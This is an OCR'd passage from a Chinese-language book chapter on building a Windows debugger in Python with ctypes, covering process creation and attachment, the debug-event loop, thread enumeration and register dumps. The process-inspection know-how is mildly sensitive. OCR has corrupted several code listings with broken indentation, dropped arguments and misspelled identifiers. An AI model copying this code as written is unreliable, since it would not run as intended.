

图 2-5　不同的内存页访问权限的行为

到目前为止，我们已经讨论了一些有关调试器的工作原理以及调试器如何与操作系统交互的基本知识，现在是使用 Python 来实现我们第一个轻量级调试器的时候了。我们首先将创建一个 Windows 平台下的简单调试器，你将会用到之前学到的有关 ctypes 和调试器内部原理的知识。开始活动一下你的手指吧！

CHAPTER

3

第 3 章　构建自己的 Windows 调试器

在第 2 章中我们试图为你勾勒了一幅基本的调试器内部结构设计草图，现在该是你动点真格的时候了。本章将帮助你把之前所学到的理论知识逐步地消化为一个五脏俱全的 Python 调试器。在微软那帮家伙们开发 Windows 系统的时候，特意提供了一组功能强大的调试函数来协助开发人员与质量保证工程师进行他们的工作。而本章中我们即将构建的纯 Python 调试器在很大程度上正是依托于这一组函数接口才能得以实现，我们将适时地对这些调试函数逐一进行介绍。另外需要向你坦白的是，在我的刻意安排下，出现在本章中的 Python 源码大量借鉴了另一款优秀的开源调试器——PyDbg 的实现（包括函数与变量的命名等）。因此在阅读本章的同时你本质上也正在深入地学习 Pedram Amini 的大作。可以说 PyDbg 是目前 Windows 平台下实现最为干净、简洁的纯 Python 调试器。在 Pedram 本人的光环庇佑下，相信你可以在后续的章节中轻松自如地从自建调试器过渡到对 PyDbg 的使用上来。

3.1　Debugee，敢问你在何处

为了对某一个进程实施调试，你首先需要在目标进程与调试器之间建立某种形式的联系。为此，我们即将构建的调试器应当具备两种基本的能力：打开一个可执行文件并使之以自身子进程的形式运行起来的能力，以及附加一个现有进程的能力。幸运的是 Windows 自带的调试 API 已经为我们提供了实现这两种功能的捷径。

上述提及了建立调试会话的两种基本途径：创建一个全新的进程与附加到一个现有的执行进程，这两者之间存在着一些细微的差异。创建一个全新进程的好处在于你能够赶在目标进程尚未有机会执行代码之时便取得全权控制，这意味着目标进程的整个生命周期将一览无余地呈现在你的眼皮底下。而这一点对于恶意软件分析一类的场合往往至关重要。而进程挂接则好比你突然闯入了一个毫无准备的现有进程之中，使用这种方式意味着你将不可避免地错过了程序初始部分的代码，然而夺人眼球的那部分代码往往并非潜伏在程序

的开头位置。根据调试对象以及分析目标的不同，你应当为自己选择一种最为合适的方式。

上述提及的第一种方式其本质就是从调试器自身的进程下开启一个全新的子进程。在 Windows 系统下创建一个新进程的工作可以交由函数 CreateProcessA( )[①]来完成。你只需使得传入这个 API 函数的参数设置得当，最终创建的新进程即可具备“可调试”的特性。CreateProcessA()的函数原型如下所示：

```
BOOL WINAPI CreateProcessA(
    LPCSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL blnheritHandles,
    DWORD dwCreationFlags,
    LPVOID IpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO IpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

若是初次见面，你恐怕会觉得这个 API 函数面目恐怖，然而“分而治之”的哲学并不仅限于被使用在逆向工程领域之中，任何棘手的问题总是可以被我们分拆成几小块并逐一击破的，这有助于我们更快地理解全景。这里我们将只介绍五个对我们的调试意图而言存在重要意义的参数，它们分别是：参数 lpApplicationName、lpCommandLine、dwCreationFlags、lpStartupInfo 和参数 lpProcessInformation，其余的参数在此处均设置为 NULL 值即可。如果你属于那种对一知半解难以忍受的类型，MSDN（Microsoft Developer Network）文档中心会是你的最好去处，你可以从相关的条目中找到对这个函数的详尽解释。函数的头两个参数 lpApplicationName 和 lpCommandLine 分别用于设置可执行文件的所在路径，以及程序所接收的命令行参数。接下来的一个参数 dwCreationFlags 则正是我们开启调试功能的阀门，通过赋给它一个特定的取值，最终生成的进程即可自动具备可调试的特性。最后的两个参数则为两个不同类型的结构体（它们分别为结构体 STARINFO[②]和结构体 PROCESS_INFORMATION[③]）指针，这两个结构中的数据分别用于指定进程的启动方式以及记录进程成功启动之后的相关状态信息。

现在创建两个新的 Python 脚本文件，分别命名为 my_debugger.py 和 my_debugger_

① 参见 MSDN CreateProcess 函数(http://msdn2.microsoft.com/en-us/library/ms682425.aspx)。
② 参见 MSDN 结构体 STARUPINFO (http://msdn2.microsoft.com/en-us/library/ms686331.aspx) 。
③ 参见 MSDN 结构体 PROCESS_INFORMATION (http://msdn2.microsoft.com/en-us684873.aspx) 。

defines.py。我们将创建一个核心基类 debugger()，并在后续的篇幅中逐步地向这个基类添加各项调试功能。为了便于维护，我们将所有结构体，联合体以及常值定义放置于脚本文件 my_debugger_defines.py 之中。

my_debugger_defines.py[1]

```
from ctypes import *

# 为 ctype 变量创建符合匈牙利命名风格的匿名，这样可以使代码更接近 Win32 的风格
WORD      = c_ushort
DWORD     = c_ulong
LPBYTE    = POINTER(c_ubyte)
LPTSTR    = POINTER(c_char)
HANDLE    = c_void_p

# 常值定义
DEBUG_PROCESS         = 0x00000001
CREATE_NEW_CONSOLE    = 0x00000010

# 定义函数 CreateProcessA()所需的结构体
class STARTUPINFO(Structure):
    _fields_ = [
        ("cb",           DWORD),
        ("lpReserved",    LPTSTR),
        ("lpDesktop",     LPTSTR),
        ("lpTitle",       LPTSTR),
        ("dwX",          DWORD),
        ("dwY",          DWORD),
        ("dwXSize",       DWORD),
        ("dwYSize",       DWORD),
        ("dwXCountChars", DWORD),
        ("dwYCountChars", DWORD),
        ("dwFillAttribute",DWORD),
        ("dwFlags",       DWORD),
        ("wShowWindow",   WORD),
        ("cbReserved2",   WORD),
        ("lpReserved2",   LPBYTE),
        ("hStdInput",     HANDLE),
        ("hStdOutput",    HANDLE),
        ("hStdError",     HANDLE),
    ]

class PROCESS_INFORMATION(Structure):
```

1. 译者注：Python 不直接支持中文注释，此处将注释译为中文只是为了方便读者阅读与理解，本书其余内容将统一以此方式处理。

```
    _fields_ = [
        ("hProcess",    HANDLE),
        ("hThread",     HANDLE),
        ("dwProcessId", DWORD),
        ("dwThreadId",  DWORD),
    ]
```

my_debugger.py

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

class debugger():
    def __init__(self):
        pass

    def load(self,path_to_exe):

        # 参数 dwCreationFlags 中的标志位控制着进程的创建方式。你若希望
        # 新创建的进程独占一个新的控制台窗口，而不是与父进程共用
        # 同一个控制台，你可以加上标志位 CREATE_NEW_CONSOLE
        creation_flags = DEBUG_PROCESS

        # 实例化之前定义的结构体
        startupinfo         = STARTUPINFO()
        process_information = PROCESS_INFORMATION()

        # 在以下两个成员变量的共同作用下，新建进程将在一个单独
        # 的窗体中被显示，你可以通过改变结构体 STARTUPINFO 中的各
        # 成员变量的值来控制 debugee 进程的行为。
        startupinfo.dwFlags     = 0x1
        startupinfo.wShowWindow = 0x0

        # 设置结构体 STARTUPINFO 中的成员变量
        # cb 的值，用以表示结构体本身的大小
        startupinfo.cb = sizeof(startupinfo)

        if kernel32.CreateProcessA(path_to_exe,
                                   None,
                                   creation_flags,
                                   None,
                                   None,
```

```
                                    byref(startupinfo),
                                    byref(process_information)):

        print "[*] We have successfully launched the process!"
        print "[*] PID: %d" % process_information.dwProcessId

    else:
        print "[*] Error: 0x%08x." % kernel32.GetLastError()
```

下面我们来构建一个简易的测试用例，以确保一切如我们所预期的那样运转。我们给这个脚本文件取名为 my_test.py，并将其与现有的源码文件置于相同的目录底下。

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

debugger.load("C:\\WINDOWS\\system32\\calc.exe")
```

上示的测试脚本选择 Windows 自带的计算器程序 calc.exe 作为我们的测试对象，你可以通过命令行终端或者从当前的 IDE 环境下执行这个脚本文件，脚本程序会为你即刻孵化一个全新的计算器程序进程，并在输出相应的进程标识符（PID）信息之后退出执行。当然目前你还无法看到计算器的 GUI 界面在屏幕上显现，这是因为我们的计算器程序还没能来得及执行将 GUI 界面绘制在屏幕上的相关代码就退出了，在调试器脚本发出继续执行的明确指示前，计算器所能做的仅是乖乖地待在原地听候发落。目前有关这一部分功能逻辑的代码尚未在我们的脚本中实现，稍后我们马上就会回到这一话题！至此你应当对如何创建一个可供调试的全新进程有了一定了解，下面我们将目光转移到之前提及的第二种建立调试会话的方式上——附加调试器至现有进程。

为了给挂接调试器做准备，我们首先需要设法取得一个指向目标进程自身的句柄。在本章后面我们将用到的大多数 API 函数都会要求传入一个有效的进程句柄作为其调用参数。此外在我们有所动作之前，首先通过句柄值来判断是否能够顺利地访问目标进程也是一种良好的编程习惯。获取进程句柄的工作可以交由 API 函数 OpenProcess()[①]来完成，这个函数由动态链接库 kernel32.dll 导出，其相应的函数原型如下所示：

```
HANDLE WINAPI OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
```

① 参见 MSDN OpenProcess 函数(http://msdn2.microsoft.com/en-us/library/ms684320.aspx)。

```
    DWORD dwProcessId
);
```

参数 dwDesiredAccess 用于表示我们正在向目标进程对象索要哪一种类型的访问权限。为了满足我们的调试需求，我们需要将这个参数的值设置为 PROCESS_ALL_ACCESS。参数 bInheritHandle 根据我们当前的用途应当总是被设置为 False，而参数 dwProcessId 正如其命名的所暗示的那样，为一个标识着进程身份的 PID 值。若这个函数成功执行，将返回一个指向目标进程对象的句柄。

我们借助另一个 API 函数 DebugActiveProcess()[①]来实现进程的附加，相应的函数原型如下：

```
BOOL WINAPI DebugActiveProcess(
    DWORD dwProcessId
);
```

调用这个函数的唯一前提就是我们事先获取所要附加上的进程的 PID 值，并将其作为参数传入。一旦操作系统判定我们有足够的权限来附加到这个进程之上，目标进程会即刻假定此时附在自己身上的那个家伙（也就是我们的调试器进程）已经做好了应对各种调试事件的准备，并随之将自身的控制权转交给调试器。接下来我们的调试器只需在一个循环结构中不断地调用函数 WaitForDebugEvent()[②]即可一劳永逸地将发生在目标进程中的调试事件尽收囊中。这个函数的原型如下：

```
BOOL WINAPI WaitForDebugEvent(
    LPDEBUG_EVENT lpDebugEvent,
    DWORD dwMilliseconds
);
```

上示函数的第一个参数为一个结构体指针，其指向的结构体 DEBUG_EVENT[③]用于描述一个具体的调试事件。第二个参数 dwMilliseconds 则表示用于等待下一个调试事件发生的时间上限，我们将这个参数的值设置为 INFINITE，这意味着除非有调试事件发生，否则函数调用 WaitForDebugEvent()将不会返回。

对于每一个被捕获的调试事件，调试器会将其交由与之相关联的事件处理例程好生伺候，在处理例程了结相关的事件处理事宜之后，我们需要将目标进程恢复至原先的执行状态，这一步可以借由另一个 API 函数 ContinueDebugEvent[④]来帮助实现，函数的原型如下所示：

① 参见 MSDN DebugActiveProcess 函数(http://msdn2.microsoft.com/en-us/library/ms679295.aspx)。
② 参见 MSDN WaitForDebugEvent 函数(http://msdn2.microsoft.com/en-us/library/ms681423.aspx)。
③ 参见 MSDN DEBUG_EVENT 结构(http://msdn2.microsoft.com/en-us/library/ms679308.aspx)。
④ 参见 MSDN ContinueDebugEvent 函数(http://msdn2.microsoft.com/en-us/library/ms679285.aspx)。

```
BOOL WINAPI ContinueDebugEvent(
    DWORD dwProcessId,
    DWORD dwThreadId,
    DWORD dwContinueStatus
);
```

头两个参数 dwProcessId 与 dwThreadId 的取值可以来源于结构体 DEBUG_EVENT 中两个同名的成员变量，而这两个成员变量的取值会在调试器捕获事件的瞬间作为调用参数的一部分而得到更新。参数 dwContinueStatus 的取值将决定目标进程的下一步动作：是继续执行（参数值为 DBG_CONTINUE），还是继续处理所捕获的异常事件（参数值为 DBG_EXECEPTION_NOT_HANDLED）。

现在我们唯一还未实现的功能就是使调试器能够与被调试进程分离，通过调用 API 函数 DebugActiveProcessStop()[①]这项功能即可得以轻松实现，你所需要做的仅仅是将你希望与之分离的进程的 PID 值作为唯一的参数传入即可。

现在是时候将之前讨论到的各项功能来一次整合，我们将对之前的核心调试类 my_debugger 逐项扩展，以使其支持进程附加与脱离操作，以及创建一个进程并获取相关句柄的能力。最后我们还将构建一个初步的循环调试结构用于处理调试事件。再次打开脚本文件 my_debugger.py 并输入以下代码。

注意：在本章中出现的所有结构体、联合体以及常量的定义将统一被放置在 my_debugger_defines.py 脚本文件之中。你可以从本书附带的源码包中（从 http://www.nostarch.com/ghpython.htm 下载）找到这个文件，将其下载并用于覆盖现有的版本。此后我们将不会提及任何与结构体、联合体以及常量构建有关的话题，因为你应当已经深谙此道了。

my_debugger.py

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

class debugger():

    def __init__(self):
        self.h_process       =    None
        self.pid             =    None
        self.debugger_active =    False
```

① 参见 MSDN DebugActiveProcessStop 函数(http://msdn2.microsoft.com/en-us/library/ms679296.aspx)。

```
        def load(self,path_to_exe):
            ...
            print "[*] We have successfully launched the process!"
            print "[*] PID: %d" % process_information.dwProcessId

            # 保存一个指向新建进程的有效句柄，以供
            # 后续的进程访问所使用
              self.h_process   =   self.open_process(process_infomation.dwPro-
cessId)

        ...

        def open_process(self,pid):

            h_process = kernel32.OpenProcess(PROCESS_ALL_ACCESS,False,pid)
            return h_process

        def attach(self,pid):

            self.h_process = self.open_process(pid)

            # 试图附加到目标进程，若附加操作失败，则在输出
            # 提示信息后返回
            if kernel32.DebugActiveProcess(pid):
                self.debugger_active = True
                self.pid             = int(pid)
                self.run()
            else:
                print "[*] Unable to attach to the process."

        def run(self):
            # 现在我们等待发生在 debugee 进程中
            # 的调试事件

            while self.debugger_active == True:
                self.get_debug_event()

        def get_debug_event(self):

            debug_event    = DEBUG_EVENT()
            continue_status= DBG_CONTINUE

            if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):
```

```
            # 目前我们还未构建任何与事件处理相关的功能逻辑，
            # 这里我们只是简单地恢复执行目标进程
            raw_input("press a key to continue...")
            self.debugger_active = False
            kernel32.ContinueDebugEvent( \
                debug_event.dwProcessId, \
                debug_event.dwThreadId, \
                continue_status )

    def detach(self):

        if kernel32.DebugActiveProcessStop(self.pid):
            print "[*] Finished debugging. Exiting..."
            return True
        else:
            print "There was an error"
            return False
```

现在对我们之前的测试件脚本稍加改动，用以测试调试器框架中的新增的功能。

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

debugger.detach()
```

我们的测试步骤如下：

1. 选择**开始**菜单➔**运行**➔**所有程序**➔**附件**➔**计算器**；
2. 右键单击 Windows 工具栏，在弹出菜单中选择**任务管理器**；
3. 选择**进程**选项卡；
4. 若你未能在进程选项卡中找到标识为 PID 的一栏，选择**查看**菜单➔**选择列**；
5. 确保**进程标识符（PID）**复选框被选中，并单击 **OK 按钮**；
6. 找出与进程 calc.exe 相关联的 PID 值；
7. 执行脚本文件 my_test.py，并输入你在上一步骤中获得的 PID 值；
8. 当控制台窗口中出现 Press a key to Continue... 的字样时，你可以试着与计算器的 GUI 界面进行交互，当然你会发现任何对按钮或者菜单的单击操作都不会得到响应，这是

因为此时的计算器程序尚处于挂起状态，并且还未得到继续执行的指示；

9．在你的 Python 控制台窗口中按任意键，脚本程序应当会在输出另一条消息之后退出执行；

10．现在你应当可以同计算器程序的 GUI 界面进行正常的交互了。

如果你执行过的每一个测试步骤与上述的情况相吻合，那么你可以从脚本文件 my_debugger.py 中将以下两行代码注释掉了：

```
# raw_input("press a key to continue...")
# self.debugger_active = False
```

到目前为止我们自制的 Python 调试器已经初具规模了，你也应当对一些基本的调试技能，比如进程的创建以及附加操作有所了解，下面我们将对一般调试器所具备的更为高级的特性进行介绍。

3.2　获取寄存器状态信息

一款合格的调试器可以在任意指定的时刻或位置为我们提取位于 CPU 上的寄存器状态信息。这有助于我们在异常发生时搞清当时的栈帧状况，以及此时的指令寄存器正指向的代码位置，还有其他一些极具参考价值的信息。需要注意的是通常我们所说的 CPU 状态信息是对于线程而言的，因此在索要相关的寄存器信息之前，首先需要明确我们的索要对象——某个运行在 debugee 进程下的执行线程。而指向这个线程的句柄可以借由函数 OpenThread()[①]来取得，这个函数的原型如下所示：

```
HANDLE WINAPI OpenThread(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwThreadId
);
```

OpenThread 与之前提到的另一个函数 OpenProcess 在行为上十分相似，只不过这次我们传入的最后一个参数为线程标识符（TID），而非一个进程标识符。

因此为了探明目标进程中的寄存器状态信息，我们需要完成以下一系列的准备步骤，首先设法取得一个线程列表，这个列表应该囊括了目标进程中的每一个执行线程，接着我们从中选出想要特别关照的那个线程，最后我们通过调用函数 OpenThread 取得有效的线程句柄。让我们来探究一下如何枚举系统中的线程。

① 参见 MSDN OpenThread 函数(http://msdn2.microsoft.com/en-us/library/ms684335.aspx)。

3.2.1 线程枚举

线程是一个进程中真正的执行对象，即使一个应用程序并未采用任何的多线程库来进行开发，本质上这个程序仍然包含至少一个线程——即所谓的主线程。我们可以借助使用 API 函数 CreateToolhelp32SnapShot()[①]来实现线程枚举操作，这个由动态链接库 kernel32.dll 导出的函数功能异常强大，它能帮助我们获取的重要信息包括：系统进程列表、系统中的线程列表、被加载入某一进程中的所有模块（DLLs）列表，以及某个进程所属的堆列表。函数的原型如下所示：

```
HANDLE WINAPI CreateToolhelp32Snapshot(
    DWORD dwFlags,
    DWORD th32ProcessID
);
```

参数 dwFlags 用于告知这个函数我们想要获取的信息的确切类型（是线程列表，进程列表，模块列表还是堆列表）。当这个参数的取值为 TH32CS_SNAPTHREAD（对应的数值为 0x00000004），即表示我们希望获取注册在当前系统快照对象中的所有线程信息。参数 th32ProcessID 为一个进程 ID 值，用于告知函数应该对哪一个进程对象摄取快照。然而这个参数的取值只在参数 dwFlags 为 TH32CS_SNAPMODULE、TH32CS_SNAPMODULE32、TH32CS_ SNAPHEAPLIST 以及 TH32CS_SNAPALL 这四种情况下保有实际意义。这意味着函数在为我们提取线程信息时并不会理会参数 th32ProcessID 的取值，因此我们需要自行完成对线程的筛选。若函数 CreateToolHelp32Snapshot()执行成功，将返回一个指向快照对象的句柄值，我们将借助后续的一系列函数调用从快照对象中进一步提取信息。

一旦我们从快照中取得系统线程列表，为了从中进一步筛选出与我们的目标进程相关联的线程，我们需要枚举这个线程列表，我们将通过调用函数 Thread32First()[②]来迈出整个枚举过程的第一步，这个函数的原型如下所示：

```
BOOL WINAPI Thread32First(
    HANDLE hSnapshot,
    LPTHREADENTRY32 lpte
);
```

参数 hSnapshot 的取值将来源于先前的函数调用 CreateToolhelp32Snapshot()所返回的句

① 参见 MSDN CreateToolhelp32Snapshot 函数(http://msdn2.microsoft.com/en-us/library/ms682489.aspx)。
② 参见 MSDN Thread32First 函数(http://msdn2.microsoft.com/en-us/library/ms686728.aspx)。

柄值，而参数 lpte 则是一个指向结构体 THREADENTRY32[①]的指针，这个结构体中的数据内容将在函数返回时被更新，在这个结构体中包含着枚举到的首个线程的相关信息。结构体 THREADENTRY32 的定义如下所示：

```
typedef struct THREADENTRY32{
    DWORD dwSize;
    DWORD cntUsage;
    DWORD th32ThreadID;
    DWORD th320wnerProcessID;
    LONG tpBasePri;
    LONG tpDeltaPri;
    DWORD dwFlags;
};
```

我们的关注对象仅限于这个结构体中的三个字段，它们分别是 dwSize、th32ThreadID 和字段 th32OwnerProcessID。首先在调用函数 Thread32First()之前请确保成员变量 dwSize 被正确地初始化，我们只须将其设置为结构体 THREADENTRY32 本身的大小即可。th32ThreadID 为当前被枚举到的那个线程的 TID 值，我们可以将这个字段的值作为一个有效的线程标识符“喂”给之前提及的 API 函数 OpenThread()，从而取得相应的线程句柄。字段 th32OwnerProcessID 为一个 PID 值，从而我们可以得知当前枚举到的线程究竟运行在哪一个进程下。为了找出运行在目标进程下的所有线程，我们需要在每一个枚举步骤中比对字段 th32OwnerProcessID 与目标进程的 PID 值，并从中筛选出标识符与之相匹配的线程，由此我们断定这个线程即为我们的 debugee 进程所拥有。一旦我们从系统快照中成功地提取出首个线程数据项，接下来我们就可以通过另一个 API 函数 Thread32Next()从快照对象中取得下一线程数据项。这个函数的调用方式与 Thread32First()完全一致，我们只需循环地调用这个函数直到遍历完存于快照中的整个线程列表。

3.2.2　功能整合

既然取得有效的线程句柄对于我们不再是个问题，剩下的事就是从线程中提取出上下文环境信息，这其中包括了所有寄存器的取值信息。这一步骤可以借助函数 GetThreadContext()[②]来帮助完成，相关的函数原型如下所示。同样我们也可以通过使用其姐妹函数 SetThreadContext()[③]来对当前上下文中的数据值做出修改。

① 参见 MSDN 结构体 THREADENTRY32 (http://msdn2.microsoft.com/en-us/library/ms686735.aspx)。
② 参见 MSDN GetThreadContext 函数(http://msdn2.microsoft.com/en-us/library/ms679362.aspx)。
③ 参见 MSDN SetThreadContext 函数(http://msdn2.microsoft.com/en-us/library/ms680632.aspx)。

```
BOOL WINAPI GetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);

BOOL WINAPI SetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);
```

参数 hThread 的取值可以来源于函数调用 OpenThread()的返回结果，而参数 lpContext 则是一个指向结构体 CONTEXT 的指针，这个结构体包含了当前上下文环境中所有寄存器的当前取值信息。理解 CONTEXT 结构体对于我们有着非常重要的意义，这个结构体的定义如下所示：

```
typedef struct CONTEXT {
    DWORD ContextFlags;
    DWORD Dr0;
    DWORD Dr1;
    DWORD Dr2;
    DWORD Dr3;
    DWORD Dr6;
    DWORD Or7;
    FLOATING_SAVE_AREA FloatSave;
    DWORD SegGs;
    DWORD SegFs;
    DWORD SegEs;
    DWORD SegDs;
    DWORD Edi;
    DWORD Esi;
    DWORD Ebx;
    DWORD Edx;
    DWORD Ecx;
    DWORD Eax;
    DWORD Ebp;
    DWORD Eip;
    DWORD SegCs;
    DWORD EFlags;
    DWORD Esp;
    DWORD SegSs;
    BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
};
```

如你所见，所有的寄存器都被囊括在这个结构体中，这其中还包括调试寄存器和段寄存器。我们对调试器后续的功能扩展将在很大程度上依赖于这个结构体，因此请确保你自己充分地熟悉它。

现在请我们的老朋友 my_debugger.py 再次登场，这次我们向脚本中加入线程枚举功能和上下文信息回取功能。

my_debugger.py

```
class debugger():

        ...
        def open_thread(self,thread_id):

                h_thread = kernel32.OpenThread(THREAD_ALL_ACCESS, None,
                 thread_id)

                if h_thread is not None:
                        return h_thread
        else:
                print "[*] Could not obtain a valid thread handle."
                return False

        def enumerate_threads(self):

             thread_entry = THREADENTRY32()
             thread_list = []
                snapshot = kernel32.CreateToolhelp32Snapshot(TH32CS
                 _SNAPTH READ, self.pid)

             if snapshot is not None:

                # 你需要正确地设置这个结构体的大小，
                # 否则调用会失败
                thread_entry.dwSize = sizeof(thread_entry)
                     success = kernel32.Thread32First(snapshot,
                      byref (thread_entry))

                while success:
                        if thread_entry.th32OwnerProcessID == self.pid:
                   thread_list.append(thread_entry.th32ThreadID)
                        success = kernel32.Thread32Next(snapshot,
                         byref(thread_entry))
```

```
                kernel32.CloseHandle(snapshot)
                return thread_list
            else:
                return False

    def get_thread_context (self, thread_id=None,h_thread=None):

        context = CONTEXT()
        context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS

        # 获取线程句柄
        h_thread = self.open_thread(thread_id)
        if kernel32.GetThreadContext(h_thread, byref(context)):
                kernel32.CloseHandle(h_thread)
                return context
        else:
                return False
```

现在我们的脚本距一款完备的调试器又近了一步，更新测试用具以检验我们新加入的特性。

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

list = debugger.enumerate_threads()

# 对于列表中的每一个线程，我们试图提取相应的
# 上下文信息
for thread in list:

    thread_context = debugger.get_thread_context(thread)

    # 输出一些寄存器信息
    print "[*] Dumping registers for thread ID: 0x%08x" % thread
    print "[**] EIP: 0x%08x" % thread_context.Eip
    print "[**] ESP: 0x%08x" % thread_context.Esp
    print "[**] EBP: 0x%08x" % thread_context.Ebp
```

```
        print "[**] EAX: 0x%08x" % thread_context.Eax
        print "[**] EBX: 0x%08x" % thread_context.Ebx
        print "[**] ECX: 0x%08x" % thread_context.Ecx
        print "[**] EDX: 0x%08x" % thread_context.Edx
        print "[*] END DUMP"

    debugger.detach()
```

这次当你运行测试件脚本时，你将看到与列表 3-1 以下所示内容相似的输出。

列表 3-1：各个执行线程环境下的寄存器取值信息

```
Enter the PID of the process to attach to: 4028
[*] Dumping registers for thread ID: 0x00000550
[**] EIP: 0x7c90eb94
[**] ESP: 0x0007fde0
[**] EBP: 0x0007fdfc
[**] EAX: 0x006ee208
[**] EBX: 0x00000000
[**] ECX: 0x0007fdd8
[**] EDX: 0x7c90eb94
[*] END DUMP
[*] Dumping registers for thread ID: 0x000005c0
[**] EIP: 0x7c95077b
[**] ESP: 0x0094fff8
[**] EBP: 0x00000000
[**] EAX: 0x00000000
[**] EBX: 0x00000001
[**] ECX: 0x00000002
[**] EDX: 0x00000003
[*] END DUMP
[*] Finished debugging. Exiting...
```

很酷，不是吗？你可以随时光顾位于 CPU 上的任意一个寄存器，你还可以找几个其他不同的进程拿来试手，看看你都能获得一些什么样的输出结果。至此我们已经构建完了整个调试器的核心，下面我们将通过实现一些基本的调试事件处理例程以及不同类型的断点机制来进一步充实我们的调试器。

3.3　实现调试事件处理例程

为了使调试器能够对所发生的调试事件发出正确的响应，我们须要为每一种可能发生的调试事件建立相对应的处理机制。让我们回顾一下函数 WaitForDebugEvent()的调用方式，

一旦有调试事件发生时，函数将以参数传值的形式返回一个更新过 DEBUG_EVENT 结构体。之前我们完全忽略了这个结构体的存在，调试器只是一味地恢复目标进程的执行状态；现在我们将重拾这个结构体中的信息，以作为我们进行事件处理的决策依据，结构体 DEBUG_EVENT 的定义如下所示：

```
typedef struct DEBUG_EVENT {
    DWORD dwDebugEventCode;
    DWORD dwProcessId;
    DWORD dwThreadId;
    union {
        EXCEPTION_DEBUG_INFO Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO ExitThread;
        EXIT_PROCESS_DEBUG_INFO ExitProcess;
        LOAD_DLL_DEBUG_INFO LoadDll;
        UNLOAD_DLL_DEBUG_INFO UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO RipInfo;
        }u;
};
```

这个结构体向我们呈现了充裕的信息，其中成员变量 dwDebugEventCode 将是我们首要关注的对象，它可以告知我们函数 WaitForDebugEvent()所捕获到的事件的确切类型。这个成员变量的值同时也决定了我们将以何种方式来诠释联合体 u 的形态和取值。不同类型的调试事件以及事件码与联合体 u 值之间的对应关系在表 3-1 中给出。

表 3-1　调试事件列表

事件码	调试事件类型	联合体 u 值
0x1	EXCEPTI0N_DEBUG_EVENT	u.Exception
0x2	CREATE_THREAD_DEBUG_EVENT	u.CreateThread
0x3	CREATE_PROCESS_DEBUG_EVENT	u.CreateProcessInfo
0x4	EXIT_THREAD_DEBUG_EVENT	u.ExitThread
0x5	EXIT_PROCESS_DEBUG_EVENT	u.ExitProcess
0x6	LOAD_DLL_DEBUG_EVENT	u.LoadDll
0x7	UNLOAD_DLL_DEBUG_EVENT	u.UnloadDll
0x8	OUTPUT_DEBUG_STRING_EVENT	u.DebugString
0x9	RIP_EVENT	u.RipInfo

通过检测 dwDebugEventCode 的值，我们可以将此事件的类型与联合体 u 中的某一成

员对应起来，从联合体 u 中各成员变量的命名方式我们不难看出这两者之间的对应关系。现在对我们之前的主调试循环结构加以修改，以使其在捕获调试事件的第一时间向我们输出相关的事件码以及线程信息。通过仔细阅读这些输出的事件信息，我们可以对进程的创建或者挂接操作之后所普遍会经历的调试事件流有直观了解。现在更新脚本 my_debugger.py 以及我们的测试脚本 my_test.py。

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process      =    None
        self.pid            =    None
        self.debugger_active =     False
        self.h_thread       =    None
        self.context        =    None

    ...

    def get_debug_event(self):

        debug_event     = DEBUG_EVENT()
        continue_status = DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):

            # 获取相关线程的句柄并提取上下文环境信息
            self.h_thread = self.open_thread(debug_event.dwThreadId)
            self.context = self.get_thread_context(self.h_thread)

               print "Event Code: %d Thread ID: %d" %
                (debug_event.dwDebugEventCode, debug_event.dwThreadId)

            kernel32.ContinueDebugEvent(
                debug_event.dwProcessId,
                debug_event.dwThreadId,
                continue_status)
```

my_test.py

```
import my_debugger
```

```
debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))
debugger.run()
debugger.detach()
```

